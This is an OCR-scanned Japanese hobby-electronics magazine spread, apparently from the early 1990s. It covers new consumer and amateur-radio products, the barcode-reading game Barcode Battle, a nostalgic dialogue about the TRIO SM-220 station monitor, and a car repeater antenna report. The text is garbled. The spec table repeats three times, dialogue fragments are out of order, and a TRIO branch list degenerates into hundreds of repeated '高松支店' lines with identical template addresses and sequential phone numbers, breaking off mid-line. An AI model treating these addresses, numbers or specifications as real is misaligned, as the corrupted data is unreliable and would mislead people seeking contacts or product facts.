多機能コードレス留守電の多様化・高度化するユーザーニーズに应运、ケンウッドから多機能コードレス留守番電話 IS-W17S が発売されました。ファミリーコースでは、子機増設に対するニーズが強く、本機では4台までの子機の増設が可能です。また、盗聴されにくいようにスクランブル機能が内蔵されているので安心してつかえます。子機から親機の機能をダイレクトにリモート操作できるなど使い勝手にも配慮しており、完成度の高い製品となっています。価格は65,000円、増設子機（7月中旬発売）は28,000円です。

株式会社ケンウッド

〒150東京都渋谷区渋谷2-17-5シオノギ渋谷ビル

☎03-3486-5520

▼①デジタル録音可能な
TEL-LCR5



②コードレス留守番電話 IS-W17S



③ミノルタ、α 7 xi

③αシリーズの新世代機

カメラを構えてシャッターを押すだけで、プロ並みの表現豊かな写真が撮れるAF一眼レフカメラ、α-7 xi が発売になりました。カメラを被写体に向けて、ファジー制御によるAF/AE/オートズームが瞬時に起動、シャッターチャンスを逃しません。全面透過型液晶スクリーンを採用したファインダーは、背景のぼけ具合、動感描写の様子など、写真のでき具合を把握しながら被写体を追うことができます。価格は28-105mmレンズ付が148,000円、本体のみは98,000円です。

ミノルタ株式会社

〒541大阪市中央区安土町2-3-13大阪国際ビル

☎0120-493-881（お客様商品相談窓口）

④DC-DCコンバータの強力ラインナップ

第一電波工業株式会社からDC-DCコンバータ（入力20~30VDC、出力13.8VDC）が発売になりました。35AタイプのGC-3500M（¥38,500円）は二連メータで電圧、電流を監視するほか自動強制冷却回路、異常電圧から機器を保護する各種回路を装備しています。15AタイプのGC-1500（¥17,000円）は小型ながらも信頼性が高く、保護回路も万全です。その他、用途に合わせて7機種がリリースされています。

第一電波工業株式会社

〒350埼玉県川越市小中居中通り445-1

☎0492-35-7171



④35Aタイプの
GC-3500



④15Aタイプの
GC-1500

⑤パノラマ撮影がどこでも楽しめる

行楽の定番商品となった「写ルンです」シリーズに新製品が加わりました。「写ルンです パノラミック フラッシュ」は、室内や夜間でもパノラマ写真が撮れるようフラッシュ機能を備えています。また、フィルムは高画質で超微粒子な「スーパー HG400」がセットされていますので、美しいパノラマ写真が得られます。撮影枚数は24枚、定価は2,300円です。

富士写真フィルム株式会社

〒106東京都港区西麻布2-26-30

☎03-3406-2981(お客様コミュニケーションセンター)

⑥迷子に便利なツール!?

衛星を利用した測位システム「GPS」により、経度、緯度、高度、現在時刻、移動速度などの情報をリアルタイムで表示するポータブルGPSレシーバ「PYXIS」(ピクセス) IPS-360が発売されました。アウトドアでの使用を想定し、独自の小型技術によって約590g(単3乾電池4本含む)という軽量化を実現しています。これから夏に向かって移動運用する無線家の方も多いと思いますが、自分の現在位置を確認するのに最適なツールです。価格は158,000円です。

ソニー株式会社

〒141東京都品川区北品川6-7-35

☎03-3448-3311(東京お客様ご相談センター)



▲⑤「写ルンです パノラミック フラッシュ」

▶⑥ポータブル GPS レシーバ「PYXIS」(ピクセス) IPS-360



⑦管球アンプを手作りで!!

株式会社ケーエー・ラボから、管球式のシングル・ステレオ・メインアンプキット 2 モデルが発売となりました。「スピーカーとのよい関係を一歩でも進めて…」をポリシーに国内、海外の厳選されたパーツを使用、フルレンジスピーカーによるヒアリングにより開発されました。サイドパネルにチーク材を用いることでデザインの的にも優れたものになっています。価格は出力 6 W + 6 W の KA-50S が168,000円。出力3.5W+3.5W の KA-2A3S が125,000円です。

株式会社ケーエー・ラボ

〒190-01東京都西多摩郡日の出町平井2055-8

☎0425-97-4916

⑧おしゃれな液晶テレビ

カシオ計算機から、フードを一体化したユニークなフォルムの2.2型液晶テレビ「BeBi TV-570」が発売になりました。外光の反射を防ぐフードを本体と一体化、さらにスピーカーをフードの内側上部に配置し、画面の見やすさと音声の聞きやすさを高めています。オプションも豊富で、車載キットにより車内のセッティングも容易です。価格は22,800円です。

カシオ計算機株式会社

〒163東京都新宿区西新宿 2-6-1

☎03-3347-4811(代)

⑨アクションバンド受信にも使えるアンテナ


広帯域受信用にもベストマッチングのアンテナが勢揃い! モービル用は2種類、WT-1500(¥10,800)は50/144/430MHzで、WT-1800(¥11,800)は21~28/144/430MHzで送信が可能です。ハンディ用は4種類、ミニサイズ(全長75mm)のAH-209S(¥2,500)と伸縮可能なAH-210R(¥5,800)は144/430MHzで送信に対応。AH-212(¥5,600)とAH-213(¥6,800)は144/430/1200MHzで送信が可能です。

北辰産業株式会社

〒281千葉県市長作町1111-1 ☎0472-57-1581



▲⑦管球式アンプ KA-50S



⑨ WT-1500

⑨ AH-212

⑨ AH-213



⑧ 2.2 型液晶テレビ BeBi TV-570

バーコードで遊ぼう！

バーコード バトル



バーコードが ゲームになった！

かつてはスーパーのレジは値段をレジのテンキーでいちいち打ち込んでいたものでした。いまやバーコード全盛で、レジのお姉さんもスキャナーで商品のバーコードを読みこんで一瞬のうちに合計金額を出しています。

その様子はじつにスマートだと思いませんか。

身の回りを見回すとバーコードがいっぱい、これを使ってなにかできないか、そんな発想から生まれたのがエポック社のゲーム、「バーコードバトル」なのです。

戦士カードにバーコード

コンピュータソフトでも入っていないようなブック型の箱を開けて、「バーコードバトル」本体とコンビニ戦士カード、敵カードからなる対戦カードを取り出します。

対戦カードのバーコードをスキャナーに読み込ませ、そのデータを「生命力」、「攻撃力」、「防

御力」のバトル能力に変換。そのデータをもとに対戦が始まります。アイテムカードの点数も加算されます。

実際の対戦は、敵味方が交互に、パワーキーで生命力復活カバトルキーで攻撃力を選択して進めていきます。生命力が0になったほうが負けです。

攻撃されればダメージを受けますので、ある程度の生命力は不可欠です。攻撃ばかりしていると、「会心の一撃」（と表示がでる）でノックアウトされてしまいますよ。

オリジナル戦士をつくらう！


「バーコードバトル」にはオリジナル戦士同志の対戦モード、B2モードが用意されています。




▲「バーコードバトル」本体

ます。このモードは、身の回りのバーコードを活用してオリジナル戦士をつくり対戦させるという趣向で、ゲーマーにアクションを起こさせるモードとなっています。

お菓子の袋やフィルムの箱、テレホンカードの裏にもバーコードがありますので、どんどん「バーコードバトル」に読み込ませてみましょう。でも、なかなか



▲フォトカブラを用いたバーコード読み込み部分。



▲バーコードは、いくらでも見つかります。

6月号プレゼント当選者（敬称略）
カラーバターンジェネレータキット：滋賀県／高田豊和
ワンダーホイール：愛知県／宇野雅樹

～ABオモシログッズ




▲トランシーバにもバーコードが、これはC412のもの。



▲バーコードが印刷された紙質によって、スキャナーが読みにくいものがありますので、いったんコピーします。



◀バーコードをホワイトカードに貼りつけます。



◀左の数値がC412、右から出した数値です。

か、大きな数値がでないですよ。ある一定の法則で、生命力などの数値を読み出しているわけで解析すればわかるとは思いますが……。

ヒントをちょっと

編集部で遊んだ結果、気づいたことは以下の通りです。

各製品のバーコードの下にはかならず数字がふつてありますが、その上2ケタが国名コードで、日本なら49で表されます。どうやらこの国名の部分が生命力アップのキーポイントのようです。外国の製品からジャンジャンバーコードを集めましょう。フィルムでいえば富士フィルムよりコダックというように洋物をマークしましょう（べつに製品のよしあしをいってるわけではないので、その辺わかってネ）。

なんでも洋酒は無敵だとか。大酒飲みのあなたもヒーローになれる？



▲いざ、決戦！ C412対C450。結果はC450の勝ちでした。この勝敗は性能とは関係ありませんからね！

問い合わせ先
 ㈱エポック社宣伝部
 〒111東京都台東区駒形1-12-3
 ☎03-3843-8814

観察するオシロスコープ機

能もあるんだよね。

A..そのとおり。

B..で、そのトラビーズドって
いうのは？

A..うん、◀っていう波形が、
ドングリや弾丸のような曲
線に変化したり、銀杏の葉
のような末広がりになっ
たりすると歪んでいるってわ
かるわけだ。

B..ほう。

A..つぎに無線機に一部改造が
必要だったけどステーション
モニタの名のとおり、パ
ンドスコープの機能があつ
た。

B..今じゃ、アイコムの超高級
無線機についているヤツだ
ね、あれもバンド幅が10
0kHzという狭い範囲のモ
ニタしかできないけど。

A..これだって中心から上下5
0kHzの幅しかないよ。

B..でもこれだけの機能が詰ま
っていて、当時の価格でオ
プションを入れて66、8
00円、リグ1台の価格よ
り安い。

A..でも今の無線家も昔の無線

家もリグには金をかけるく

せにアンテナやタワーや計

測器には金を掛けないから
な。無線機を買っちゃうと
もう余裕がないって感じじ
ゃないかな。

B..そういう無線家が日本全国
の大半なんじゃないかな。

A..それが、アマチュア無線を
駄目にしてるんだよ。技

士なんだから、「技」の文
字が入っている以上測定器

類は「技」の証明として使
わなくては持っていないの

が当然だと思ふな、そうじ
やなかったらアマチュア無

線通信士として別な資格に
すべきだよ。

B..お。過激な意見だ。

A..ハンディ機一台くらいでは
免許させないようにしない
と無知ハムがますます跋扈
してアマチュア無線をだめ
にしちゃうぞ。

B..その意見には賛成だ。



A..こういう測定器は高くても
買っておくべきだよ。とい
うわけでまた来月。

SM-220 定格

【ブロック図】	72ARB21(2インチ)
【主要仕様】	
偏波特性	-20dB, DUTY 1
周波数特性	210-100MHz (A01)
入力抵抗・電圧	1MΩ/40V, 12V
オーディオ出力	0.5W, 100Hz (A01)
電源入力電圧	1.1 (10), 100Hz (A01)
【性能】	
偏波特性	-20dB, DUTY 1
周波数特性	210-100MHz (A01)
入力抵抗・電圧	1MΩ/40V, 12V
オーディオ出力	0.5W, 100Hz (A01)
電源入力電圧	1.1 (10), 100Hz (A01)
【性能】	
偏波特性	-20dB, DUTY 1
周波数特性	210-100MHz (A01)
入力抵抗・電圧	1MΩ/40V, 12V
オーディオ出力	0.5W, 100Hz (A01)
電源入力電圧	1.1 (10), 100Hz (A01)

【オプション】	
ハンディ機用	BS-5 (TS-520用) ￥12,000
ハンディ機用	BS-8 (TS-820用) ￥12,000

SM-220の名称とその説明



TRIO

トリオ株式会社
東京都目黒区青葉台3-17 (03)454-2611
【支店】
東京支店 東京都目黒区青葉台3-17 (03)454-2611
大阪支店 大阪府大阪市東淀川区西中島2-10-1 (06)654-1111
名古屋支店 名古屋市中区栄2-10-1 (052)231-1111
福岡支店 福岡市中央区天神2-10-1 (092)281-1111
札幌支店 札幌市中央区南一条西5-10-1 (011)241-1111
仙台支店 仙台市青葉区中央2-10-1 (022)251-1111
新潟支店 新潟市中央区西1-10-1 (025)261-1111
金沢支店 金沢市本町2-10-1 (076)271-1111
富山支店 富山県下江崎町2-10-1 (076)281-1111
石川支店 石川県金沢市2-10-1 (076)291-1111
福井支店 福井県福井市2-10-1 (0776)211-1111
滋賀支店 滋賀県彦根市2-10-1 (077)221-1111
京都支店 京都市中京区2-10-1 (075)231-1111
大阪支店 大阪府大阪市東淀川区2-10-1 (06)654-1111
兵庫支店 兵庫県神戸市東灘区2-10-1 (078)241-1111
岡山支店 岡山県岡山市東区2-10-1 (086)251-1111
広島支店 広島県広島市東区2-10-1 (082)261-1111
山口支店 山口県下関市2-10-1 (083)271-1111
徳島支店 徳島県徳島市2-10-1 (087)281-1111
高松支店 高松市2-10-1 (087)291-1111
松山支店 松山市2-10-1 (077)301-1111
高松支店 高松市2-10-1 (087)311-1111
高松支店 高松市2-10-1 (087)321-1111
高松支店 高松市2-10-1 (087)331-1111
高松支店 高松市2-10-1 (087)341-1111
高松支店 高松市2-10-1 (087)351-1111
高松支店 高松市2-10-1 (087)361-1111
高松支店 高松市2-10-1 (087)371-1111
高松支店 高松市2-10-1 (087)381-1111
高松支店 高松市2-10-1 (087)391-1111
高松支店 高松市2-10-1 (087)401-1111
高松支店 高松市2-10-1 (087)411-1111
高松支店 高松市2-10-1 (087)421-1111
高松支店 高松市2-10-1 (087)431-1111
高松支店 高松市2-10-1 (087)441-1111
高松支店 高松市2-10-1 (087)451-1111
高松支店 高松市2-10-1 (087)461-1111
高松支店 高松市2-10-1 (087)471-1111
高松支店 高松市2-10-1 (087)481-1111
高松支店 高松市2-10-1 (087)491-1111
高松支店 高松市2-10-1 (087)501-1111
高松支店 高松市2-10-1 (087)511-1111
高松支店 高松市2-10-1 (087)521-1111
高松支店 高松市2-10-1 (087)531-1111
高松支店 高松市2-10-1 (087)541-1111
高松支店 高松市2-10-1 (087)551-1111
高松支店 高松市2-10-1 (087)561-1111
高松支店 高松市2-10-1 (087)571-1111
高松支店 高松市2-10-1 (087)581-1111
高松支店 高松市2-10-1 (087)591-1111
高松支店 高松市2-10-1 (087)601-1111
高松支店 高松市2-10-1 (087)611-1111
高松支店 高松市2-10-1 (087)621-1111
高松支店 高松市2-10-1 (087)631-1111
高松支店 高松市2-10-1 (087)641-1111
高松支店 高松市2-10-1 (087)651-1111
高松支店 高松市2-10-1 (087)661-1111
高松支店 高松市2-10-1 (087)671-1111
高松支店 高松市2-10-1 (087)681-1111
高松支店 高松市2-10-1 (087)691-1111
高松支店 高松市2-10-1 (087)701-1111
高松支店 高松市2-10-1 (087)711-1111
高松支店 高松市2-10-1 (087)721-1111
高松支店 高松市2-10-1 (087)731-1111
高松支店 高松市2-10-1 (087)741-1111
高松支店 高松市2-10-1 (087)751-1111
高松支店 高松市2-10-1 (087)761-1111
高松支店 高松市2-10-1 (087)771-1111
高松支店 高松市2-10-1 (087)781-1111
高松支店 高松市2-10-1 (087)791-1111
高松支店 高松市2-10-1 (087)801-1111
高松支店 高松市2-10-1 (087)811-1111
高松支店 高松市2-10-1 (087)821-1111
高松支店 高松市2-10-1 (087)831-1111
高松支店 高松市2-10-1 (087)841-1111
高松支店 高松市2-10-1 (087)851-1111
高松支店 高松市2-10-1 (087)861-1111
高松支店 高松市2-10-1 (087)871-1111
高松支店 高松市2-10-1 (087)881-1111
高松支店 高松市2-10-1 (087)891-1111
高松支店 高松市2-10-1 (087)901-1111
高松支店 高松市2-10-1 (087)911-1111
高松支店 高松市2-10-1 (087)921-1111
高松支店 高松市2-10-1 (087)931-1111
高松支店 高松市2-10-1 (087)941-1111
高松支店 高松市2-10-1 (087)951-1111
高松支店 高松市2-10-1 (087)961-1111
高松支店 高松市2-10-1 (087)971-1111
高松支店 高松市2-10-1 (087)981-1111
高松支店 高松市2-10-1 (087)991-1111
高松支店 高松市2-10-1 (087)001-1111
高松支店 高松市2-10-1 (087)011-1111
高松支店 高松市2-10-1 (087)021-1111
高松支店 高松市2-10-1 (087)031-1111
高松支店 高松市2-10-1 (087)041-1111
高松支店 高松市2-10-1 (087)051-1111
高松支店 高松市2-10-1 (087)061-1111
高松支店 高松市2-10-1 (087)071-1111
高松支店 高松市2-10-1 (087)081-1111
高松支店 高松市2-10-1 (087)091-1111
高松支店 高松市2-10-1 (087)101-1111
高松支店 高松市2-10-1 (087)111-1111
高松支店 高松市2-10-1 (087)121-1111
高松支店 高松市2-10-1 (087)131-1111
高松支店 高松市2-10-1 (087)141-1111
高松支店 高松市2-10-1 (087)151-1111
高松支店 高松市2-10-1 (087)161-1111
高松支店 高松市2-10-1 (087)171-1111
高松支店 高松市2-10-1 (087)181-1111
高松支店 高松市2-10-1 (087)191-1111
高松支店 高松市2-10-1 (087)201-1111
高松支店 高松市2-10-1 (087)211-1111
高松支店 高松市2-10-1 (087)221-1111
高松支店 高松市2-10-1 (087)231-1111
高松支店 高松市2-10-1 (087)241-1111
高松支店 高松市2-10-1 (087)251-1111
高松支店 高松市2-10-1 (087)261-1111
高松支店 高松市2-10-1 (087)271-1111
高松支店 高松市2-10-1 (087)281-1111
高松支店 高松市2-10-1 (087)291-1111
高松支店 高松市2-10-1 (087)301-1111
高松支店 高松市2-10-1 (087)311-1111
高松支店 高松市2-10-1 (087)321-1111
高松支店 高松市2-10-1 (087)331-1111
高松支店 高松市2-10-1 (087)341-1111
高松支店 高松市2-10-1 (087)351-1111
高松支店 高松市2-10-1 (087)361-1111
高松支店 高松市2-10-1 (087)371-1111
高松支店 高松市2-10-1 (087)381-1111
高松支店 高松市2-10-1 (087)391-1111
高松支店 高松市2-10-1 (087)401-1111
高松支店 高松市2-10-1 (087)411-1111
高松支店 高松市2-10-1 (087)421-1111
高松支店 高松市2-10-1 (087)431-1111
高松支店 高松市2-10-1 (087)441-1111
高松支店 高松市2-10-1 (087)451-1111
高松支店 高松市2-10-1 (087)461-1111
高松支店 高松市2-10-1 (087)471-1111
高松支店 高松市2-10-1 (087)481-1111
高松支店 高松市2-10-1 (087)491-1111
高松支店 高松市2-10-1 (087)501-1111
高松支店 高松市2-10-1 (087)511-1111
高松支店 高松市2-10-1 (087)521-1111
高松支店 高松市2-10-1 (087)531-1111
高松支店 高松市2-10-1 (087)541-1111
高松支店 高松市2-10-1 (087)551-1111
高松支店 高松市2-10-1 (087)561-1111
高松支店 高松市2-10-1 (087)571-1111
高松支店 高松市2-10-1 (087)581-1111
高松支店 高松市2-10-1 (087)591-1111
高松支店 高松市2-10-1 (087)601-1111
高松支店 高松市2-10-1 (087)611-1111
高松支店 高松市2-10-1 (087)621-1111
高松支店 高松市2-10-1 (087)631-1111
高松支店 高松市2-10-1 (087)641-1111
高松支店 高松市2-10-1 (087)651-1111
高松支店 高松市2-10-1 (087)661-1111
高松支店 高松市2-10-1 (087)671-1111
高松支店 高松市2-10-1 (087)681-1111
高松支店 高松市2-10-1 (087)691-1111
高松支店 高松市2-10-1 (087)701-1111
高松支店 高松市2-10-1 (087)711-1111
高松支店 高松市2-10-1 (087)721-1111
高松支店 高松市2-10-1 (087)731-1111
高松支店 高松市2-10-1 (087)741-1111
高松支店 高松市2-10-1 (087)751-1111
高松支店 高松市2-10-1 (087)761-1111
高松支店 高松市2-10-1 (087)771-1111
高松支店 高松市2-10-1 (087)781-1111
高松支店 高松市2-10-1 (087)791-1111
高松支店 高松市2-10-1 (087)801-1111
高松支店 高松市2-10-1 (087)811-1111
高松支店 高松市2-10-1 (087)821-1111
高松支店 高松市2-10-1 (087)831-1111
高松支店 高松市2-10-1 (087)841-1111
高松支店 高松市2-10-1 (087)851-1111
高松支店 高松市2-10-1 (087)861-1111
高松支店 高松市2-10-1 (087)871-1111
高松支店 高松市2-10-1 (087)881-1111
高松支店 高松市2-10-1 (087)891-1111
高松支店 高松市2-10-1 (087)901-1111
高松支店 高松市2-10-1 (087)911-1111
高松支店 高松市2-10-1 (087)921-1111
高松支店 高松市2-10-1 (087)931-1111
高松支店 高松市2-10-1 (087)941-1111
高松支店 高松市2-10-1 (087)951-1111
高松支店 高松市2-10-1 (087)961-1111
高松支店 高松市2-10-1 (087)971-1111
高松支店 高松市2-10-1 (087)981-1111
高松支店 高松市2-10-1 (087)991-1111
高松支店 高松市2-10-1 (087)001-1111
高松支店 高松市2-10-1 (087)011-1111
高松支店 高松市2-10-1 (087)021-1111
高松支店 高松市2-10-1 (087)031-1111
高松支店 高松市2-10-1 (087)041-1111
高松支店 高松市2-10-1 (087)051-1111
高松支店 高松市2-10-1 (087)061-1111
高松支店 高松市2-10-1 (087)071-1111
高松支店 高松市2-10-1 (087)081-1111
高松支店 高松市2-10-1 (087)091-1111
高松支店 高松市2-10-1 (087)101-1111
高松支店 高松市2-10-1 (087)111-1111
高松支店 高松市2-10-1 (087)121-1111
高松支店 高松市2-10-1 (087)131-1111
高松支店 高松市2-10-1 (087)141-1111
高松支店 高松市2-10-1 (087)151-1111
高松支店 高松市2-10-1 (087)161-1111
高松支店 高松市2-10-1 (087)171-1111
高松支店 高松市2-10-1 (087)181-1111
高松支店 高松市2-10-1 (087)191-1111
高松支店 高松市2-10-1 (087)201-1111
高松支店 高松市2-10-1 (087)211-1111
高松支店 高松市2-10-1 (087)221-1111
高松支店 高松市2-10-1 (087)231-1111
高松支店 高松市2-10-1 (087)241-1111
高松支店 高松市2-10-1 (087)251-1111
高松支店 高松市2-10-1 (087)261-1111
高松支店 高松市2-10-1 (087)271-1111
高松支店 高松市2-10-1 (087)281-1111
高松支店 高松市2-10-1 (087)291-1111
高松支店 高松市2-10-1 (087)301-1111
高松支店 高松市2-10-1 (087)311-1111
高松支店 高松市2-10-1 (087)321-1111
高松支店 高松市2-10-1 (087)331-1111
高松支店 高松市2-10-1 (087)341-1111
高松支店 高松市2-10-1 (087)351-1111
高松支店 高松市2-10-1 (087)361-1111
高松支店 高松市2-10-1 (087)371-1111
高松支店 高松市2-10-1 (087)381-1111
高松支店 高松市2-10-1 (087)391-1111
高松支店 高松市2-10-1 (087)401-1111
高松支店 高松市2-10-1 (087)411-1111
高松支店 高松市2-10-1 (087)421-1111
高松支店 高松市2-10-1 (087)431-1111
高松支店 高松市2-10-1 (087)441-1111
高松支店 高松市2-10-1 (087)451-1111
高松支店 高松市2-10-1 (087)461-1111
高松支店 高松市2-10-1 (087)471-1111
高松支店 高松市2-10-1 (087)481-1111
高松支店 高松市2-10-1 (087)491-1111
高松支店 高松市2-10-1 (087)501-1111
高松支店 高松市2-10-1 (087)511-1111
高松支店 高松市2-10-1 (087)521-1111
高松支店 高松市2-10-1 (087)531-1111
高松支店 高松市2-10-1 (087)541-1111
高松支店 高松市2-10-1 (087)551-1111
高松支店 高松市2-10-1 (087)561-1111
高松支店 高松市2-10-1 (087)571-1111
高松支店 高松市2-10-1 (087)581-1111
高松支店 高松市2-10-1 (087)591-1111
高松支店 高松市2-10-1 (087)601-1111
高松支店 高松市2-10-1 (087)611-1111
高松支店 高松市2-10-1 (087)621-1111
高松支店 高松市2-10-1 (087)631-1111
高松支店 高松市2-10-1 (087)641-1111
高松支店 高松市2-10-1 (087)651-1111
高松支店 高松市2-10-1 (087)661-1111
高松支店 高松市2-10-1 (087)671-1111
高松支店 高松市2-10-1 (087)681-1111
高松支店 高松市2-10-1 (087)691-1111
高松支店 高松市2-10-1 (087)701-1111
高松支店 高松市2-10-1 (087)711-1111
高松支店 高松市2-10-1 (087)721-1111
高松支店 高松市2-10-1 (087)731-1111
高松支店 高松市2-10-1 (087)741-1111
高松支店 高松市2-10-1 (087)751-1111
高松支店 高松市2-10-1 (087)761-1111
高松支店 高松市2-10-1 (087)771-1111
高松支店 高松市2-10-1 (087)781-1111
高松支店 高松市2-10-1 (087)791-1111
高松支店 高松市2-10-1 (087)801-1111
高松支店 高松市2-10-1 (087)811-1111
高松支店 高松市2-10-1 (087)821-1111
高松支店 高松市2-10-1 (087)831-1111
高松支店 高松市2-10-1 (087)841-1111
高松支店 高松市2-10-1 (087)851-1111
高松支店 高松市2-10-1 (087)861-1111
高松支店 高松市2-10-1 (087)871-1111
高松支店 高松市2-10-1 (087)881-1111
高松支店 高松市2-10-1 (087)891-1111
高松支店 高松市2-10-1 (087)901-1111
高松支店 高松市2-10-1 (087)911-1111
高松支店 高松市2-10-1 (087)921-1111
高松支店 高松市2-10-1 (087)931-1111
高松支店 高松市2-10-1 (087)941-1111
高松支店 高松市2-10-1 (087)951-1111
高松支店 高松市2-10-1 (087)961-1111
高松支店 高松市2-10-1 (087)971-1111
高松支店 高松市2-10-1 (087)981-1111
高松支店 高松市2-10-1 (087)991-1111
高松支店 高松市2-10-1 (087)001-1111
高松支店 高松市2-10-1 (087)011-1111
高松支店 高松市2-10-1 (087)021-1111
高松支店 高松市2-10-1 (087)031-1111
高松支店 高松市2-10-1 (087)041-1111
高松支店 高松市2-10-1 (087)051-1111
高松支店 高松市2-10-1 (087)061-1111
高松支店 高松市2-10-1 (087)071-1111
高松支店 高松市2-10-1 (087)081-1111
高松支店 高松市2-10-1 (087)091-1111
高松支店 高松市2-10-1 (087)101-1111
高松支店 高松市2-10-1 (087)111-1111
高松支店 高松市2-10-1 (087)121-1111
高松支店 高松市2-10-1 (087)131-1111
高松支店 高松市2-10-1 (087)141-1111
高松支店 高松市2-10-1 (087)151-1111
高松支店 高松市2-10-1 (087)161-1111
高松支店 高松市2-10-1 (087)171-1111
高松支店 高松市2-10-1 (087)181-1111
高松支店 高松市2-10-1 (087)191-1111
高松支店 高松市2-10-1 (087)201-1111
高松支店 高松市2-10-1 (087)211-1111
高松支店 高松市2-10-1 (087)221-1111
高松支店 高松市2-10-1 (087)231-1111
高松支店 高松市2-10-1 (087)241-1111
高松支店 高松市2-10-1 (087)251-1111
高松支店 高松市2-10-1 (087)261-1111
高松支店 高松市2-10-1 (087)271-1111
高松支店 高松市2-10-1 (087)281-1111
高松支店 高松市2-10-1 (087)291-1111
高松支店 高松市2-10-1 (087)301-1111
高松支店 高松市2-10-1 (087)311-1111
高松支店 高松市2-10-1 (087)321-1111
高松支店 高松市2-10-1 (087)331-1111
高松支店 高松市2-10-1 (087)341-1111
高松支店 高松市2-10-1 (087)351-1111
高松支店 高松市2-10-1 (087)361-1111
高松支店 高松市2-10-1 (087)371-1111
高松支店 高松市2-10-1 (087)381-1111
高松支店 高松市2-10-1 (087)391-1111
高松支店 高松市2-10-1 (087)401-1111
高松支店 高松市2-10-1 (087)411-1111
高松支店 高松市2-10-1 (087)421-1111
高松支店 高松市2-10-1 (087)431-1111
高松支店 高松市2-10-1 (087)441-1111
高松支店 高松市2-10-1 (087)451-1111
高松支店 高松市2-10-1 (087)461-1111
高松支店 高松市2-10-1 (087)471-1111
高松支店 高松市2-10-1 (087)481-1111
高松支店 高松市2-10-1 (087)491-1111
高松支店 高松市2-10-1 (087)501-1111
高松支店 高松市2-10-1 (087)511-1111
高松支店 高松市2-10-1 (087)521-1111
高松支店 高松市2-10-1 (087)531-1111
高松支店 高松市2-10-1 (087)541-1111
高松支店 高松市2-10-1 (087)551-1111
高松支店 高松市2-10-1 (087)561-1111
高松支店 高松市2-10-1 (087)571-1111
高松支店 高松市2-10-1 (087)581-1111
高松支店 高松市2

Aちゃん、Bちゃんの
なつかしリング談話室

昭和のリングたち

A…先月はデイトップメータとい
う、便利な測定器を紹介し
たけど今月はちよつと違う
ものにしよう。

B…おや、いったいなんだい？

A…カタログにはオシロスコー
プと書いてあるけど、以前
本誌ではオシロスコープの
使い方を紹介していたね。

A…そうなんだけど、これはた
んに波形をみるだけのもの
じゃあないんだよ。

B…じゃ、いったいどういうも
のなんだい？

A…カタログの今回紹介できな
かった裏面に出ている使い
方の説明を見るとね、まず
SSの送信波形をモニター
することができるとある。

B…ということは、つまりノー

マルな状態とスピーチプロ
セッサなどで増幅したとき
の状態の比較ができるって
わけだ。

A…そう、そしてCWのときに
は矩形波が出力されるから
キークリックがあるかどうか
も分かる。


B…そりゃあいい。

A…次に受信のIF段の波形を
モニターでチェックができ
る。

B…それと。

A…トラビゾイドという直線性
(増幅の正確さ)を計る機
械もあるし、もちろん10
00Hzと1575Hzのツイ
ーンジェネレータという
発振器も入っている。

B…もちろん電圧や交流波形を



「今は使う人が
いるのかな」

こつこつという測定器

いるのかな」

アンテナケーブルとはさようなら!

ハンディホンを使うならスマートにこう

IDOミニモ用

車載用オングラス・リピータアンテナ RA-117S使用レポート

ハンディホンの 車内感度アップ!

IDOのミニモや、NTTのムーバなどポケットサイズの携帯電話が大流行ですね。

ポケットやハンドバックから取り出してスマートに電話をするスタイルが、未来小説の中の話ではなく、現実のものとなりました。

ところが現実というものには、いろいろと不都合がついてまわるものです。

電池動作で出力が1W以下、カッコいいはずの付属のアンテナだけでは、感度不足で通話距離が稼げないなど、小さいがゆえの使い勝手の悪さが気になってきます。

とくに、車内や建物の中など電波が届きにくく、電波が出ていきにくいところで使った場合には、かなり顕著にこの不都合が感じられるようです。

車載用には、専用のカーアンテナがオプションで用意されていますが、アンテナケーブルを

本体に付けて使用したのでは、せっかくのポケットサイズがだいなしになってしまいます。

そこで、アンテナケーブル不要の車載アンテナ[RA-117S]をご紹介します。

このアンテナは、図1のように車内の携帯電話の電波を仲介するような役目をします。

